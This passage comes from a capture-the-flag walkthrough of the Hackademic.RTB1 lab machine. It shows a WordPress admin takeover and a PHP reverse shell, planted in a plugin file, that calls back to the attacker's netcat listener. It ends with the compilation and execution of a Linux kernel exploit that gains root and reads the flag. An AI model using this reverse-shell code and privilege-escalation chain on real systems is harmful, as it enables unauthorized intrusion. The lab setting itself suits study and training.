
5) Open the admin panel, using the extracted username and password →



Username: GeorgeMiller

Password: ●●●●●●


6) Upload a **php-reverse-shell** in the website and update the page →



Editing **wp-content/plugins/hello.php**


```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.190';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
```

7) Open the **wp-content** page, after starting a **nc listener** on the port, reload the wp-content page →




192.168.43.64/Hackademic_RTB1/wp-content/plugins/hello.php

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)




```
(root💀codassassin)-[/home/codassassin]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.43.64: inverse host lookup failed: Unknown host
connect to [192.168.43.190] from (UNKNOWN) [192.168.43.64] 60696
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
 12:01:31 up  3:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
sh: no job control in this shell
sh-4.0$ _
```

8) The shell opens up, list the files, enter the tmp folder, then upload 15285.c exploit in the tmp folder. Create executable kernel and change its permissions →



```
 12:06:09 up  3:13,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
sh: no job control in this shell
sh-4.0$ ls
ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
sh-4.0$ cd tmp
cd tmp
sh-4.0$ ls
ls
15285.c
kernel
orbit-gdm
pulse-PKdhtXMmr18n
sh-4.0$ gcc 15285.c -o kernel
gcc 15285.c -o kernel
sh-4.0$ chmod 777 kernel
chmod 777 kernel
sh-4.0$ _
```

9) Execute the ./kernel file, after its execution, enter the root folder, we will find the key.txt file. Cat the key.txt, we will find the secret key →



```
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc0aa19ac
 [+] Resolved default_security_ops to 0xc0955c6c
 [+] Resolved cap_ptrace_traceme to 0xc055d9d7
 [+] Resolved commit_creds to 0xc044e5f1
 [+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
ls
15285.c
kernel
orbit-gdm
pulse-PKdhtXMmr18n
cd /root
ls
Desktop
anaconda-ks.cfg
key.txt
key.txt~
cat txt
cat: txt: No such file or directory
cat key.txt
Yeah!!
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hackademic.RTB1) :)

$_d&jgQ>>ak\#b"(Hx"o<la_%

Regards,
mr.pr0n || p0wnbox.Team || 2011
http://p0wnbox.com
_
```